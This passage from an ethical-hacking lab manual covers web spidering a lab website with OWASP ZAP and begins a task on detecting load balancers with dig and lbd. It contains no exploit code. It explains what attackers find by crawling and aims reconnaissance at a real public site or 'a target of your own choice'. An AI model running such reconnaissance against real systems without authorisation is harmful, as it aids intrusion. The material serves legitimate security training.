
12. After completing the active scan, the results appear under the **Alerts** tab, displaying the various vulnerabilities and issues associated with the target website, as shown in the screenshot.

Note: In this task, the objective being web spidering, we will focus on the information obtained while performing web spidering.



Module 14 – Hacking Web Applications


13. Now, click on the **Spider** tab from the lower section of the window to view the web spidering information. By default, the **URLs** tab appears under the **Spider** tab.
14. The **URLs** tab contains various links for hidden content and functionality associated with the target website (**www.moviescope.com**).



15. Now, navigate to the **Messages** tab under the **Spider** tab to view more detailed information regarding the URLs obtained while performing the web spidering, as shown in the screenshot.

Note: In real-time, attackers perform web spidering or crawling to discover hidden content and functionality, which is not reachable from the main visible content, to exploit user privileges within the application. It also allows attackers to recover backup copies of live files, configuration and log files containing sensitive data, backup archives containing snapshots of files within the web root, and new functionality that is not linked to the main application.

Module 14 – Hacking Web Applications



16. This concludes the demonstration of how to perform web spidering on a target website using OWASP ZAP.

17. Close all open windows and document all acquired information.

Task 4: Detect Load Balancers using Various Tools

Organizations use load balancers to distribute web server load over multiple servers and increase the productivity and reliability of web applications. Generally, there are two types of load balancers, namely, DNS load balancers (Layer 4 load balancers) and http load balancers (layer 7 load balancers). You can use various tools such as dig and load balancing detector (lbd) to detect the load balancers of the target organization along with their real IP addresses.

Here, we will detect load balancers using dig command and lbd tool.

Note: In this task, we will detect the load balancers on the website **www.yahoo.com**, as the websites hosted by our lab environment do not use load balancers. However, you can select a target of your own choice.

